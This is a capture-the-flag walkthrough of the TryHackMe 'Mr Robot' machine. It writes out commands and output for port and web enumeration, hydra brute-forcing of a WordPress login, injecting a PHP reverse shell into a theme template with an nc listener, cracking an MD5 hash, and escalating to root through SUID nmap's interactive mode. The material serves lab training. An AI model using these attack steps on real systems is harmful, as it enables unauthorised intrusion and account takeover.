TryHackMe - Mr Robot CTF Walkthrough


Introduction
This machine is inspired by the TV show Mr. Robot and is aimed at beginner to intermediate players.
The goal is to obtain root access and retrieve three hidden keys stored on the system.
Enumeration
To provide a structured overview of the target’s attack surface, the process began with a comprehensive scan of all network entry points.
Port Enumeration
I began with a full TCP scan to identify exposed services.
1
$ nmap -sT -vvv -p- -T5 10.64.143.166
Results
1
2
3
4
PORT    STATE  SERVICE REASON
22/tcp  open   ssh     syn-ack
80/tcp  closed http    conn-refused
443/tcp closed https   conn-refused
Since port 80 appeared closed in this scan but the machine clearly hosts a web application in this challenge, further enumeration confirmed that a web service was accessible.
Web Enumeration
Using gobuster with a common directory wordlist:
1
$ gobuster dir -u http://10.64.143.166/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .txt,.php,.html
Results
1
2
3
4
5
6
7
index.html           (Status: 200)
blog                 (Status: 301)
wp-content           (Status: 301)
wp-includes          (Status: 301)
wp-login.php         (Status: 200)
readme.html          (Status: 200)
robots.txt           (Status: 200)
The presence of wp-content, wp-includes, and wp-login.php clearly indicates a WordPress installation.
The login portal was accessible at:
1
/wp-login.php
robots.txt Discovery
Accessing /robots.txt revealed:
1
2
3
User-agent: *
fsocity.dic
key-1-of-3.txt
This was extremely useful. The file key-1-of-3.txt was directly accessible:
1
2
$ curl http://10.64.143.166/key-1-of-3.txt
[REDACTED]
This provided the first key.
The file fsocity.dic appeared to be a custom dictionary, likely intended for brute-force attacks.
WordPress Authentication Attack
Accessing /wp-login.php confirmed the WordPress login page:

Username Enumeration Behavior
Testing random credentials returned “Invalid username”

This behavior allows username enumeration.
Username Brute Force
Since fsocity.dic likely contains usernames and passwords, I downloaded it and began testing.
First, I attempted to discover a valid username:
1
$ hydra -L fs_list.txt -p test 10.64.143.166 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:F=Invalid username" -t 30
Results
1
[80][http-post-form] host: 10.64.143.166   login: Elliot   password: test
Testing manually showed a different error message “The password you entered for the username Elliot is incorrect.”

This confirms the username is valid.
Password Brute Force
Now that a valid username was identified, I brute forced the password using the same dictionary:
1
$ hydra -l elliot -P fs_list.txt 10.64.143.166 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:F=The password you entered for the username" -t 30
Results
1
[80][http-post-form] host: 10.64.143.166 login: elliot  password: ER28-0652
We now have the password!
Wordpress Dashboard
Using the discovered credentials, I successfully logged into the WordPress admin dashboard

After researching common WordPress exploitation techniques, I identified a viable method:
Modifying a theme template (such as 404.php) to inject a PHP reverse shell.
Técnicas para Conseguir Reverse-Shell em Ambientes WordPress
Reverse Shell
Through the Theme Editor, I edited:
1
/wp-content/themes/twentytwenty/404.php
I inserted the PentestMonkey PHP reverse shell payload:

On my attacking machine, I started a listener:
1
$ nc -lvnp 4444
Then I triggered the modified template:
1
$ curl http://10.64.143.166/wordpress/wp-content/themes/twentytwenty/404.php
A reverse shell was successfully received:
1
2
3
4
5
6
7
connect to [192.168.141.171] from (UNKNOWN) [10.64.143.166] 41578
Linux ip-10-64-143-166 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 02:42:22 up  1:03,  0 users,  load average: 1.95, 1.72, 1.78
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
sh: 0: can't access tty; job control turned off
$
I upgraded the shell for stability:
1
2
3
4
5
6
7
8
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
daemon@ip-10-64-143-166:/$ ls
bin   home	      lib32	  mnt	run   tmp      vmlinuz.old
boot  initrd.img      lib64	  opt	sbin  usr
dev   initrd.img.old  lost+found  proc	srv   var
etc   lib	      media	  root	sys   vmlinuz
daemon@ip-10-64-143-166:/$ id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
Local Enumeration
While enumerating the filesystem, I navigated to /home/robot:
1
2
3
4
5
6
7
daemon@ip-10-64-143-166:/home/robot$ ls -la
ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 4 root  root  4096 Jun  2  2025 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
The second key was not readable by daemon, but the file password.raw-md5 was accessible.
Reading it revealed:
1
robot:c3fcd3d76192e4007dfb496cca67e13b
This was an MD5 hash. Using an online cracking service, the hash was cracked.
CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc.

It was cracked to:
1
abcdefghijklmnopqrstuvwxyz
SSH Access
Using the recovered credentials:
1
2
3
$ ssh robot@10.64.143.166
robot@ip-10-64-143-166:~$ id
uid=1002(robot) gid=1002(robot) groups=1002(robot)
Login was successful. The second key was retrieved from the robot user’s home directory.
1
2
robot@ip-10-64-143-166:~$ cat key-2-of-3.txt
REDACTED
Privilege Escalation
Next, I searched for SUID binaries:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
robot@ip-10-64-143-166:~$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
Among the results, one stood out:
1
/usr/local/bin/nmap
This is not typically SUID by default, making it highly suspicious.
Consulting GTFOBins confirmed that certain versions of nmap can be abused when running with SUID privileges.
| [nmap | GTFOBins](https://gtfobins.org/gtfobins/nmap/) |
Exploiting SUID Nmap
Running
1
robot@ip-10-64-143-166:~$ nmap --interactive
In interactive mode, shell commands can be executed.
Using:
1
!sh
Spawned a root shell.
1
2
nmap> !sh
root@ip-10-64-143-166:~#
Full root access was achieved.
Navigating to /root and the third and final key was retrieved.
1
2
root@ip-10-64-143-166:/root# cat key-3-of-3.txt
REDACTED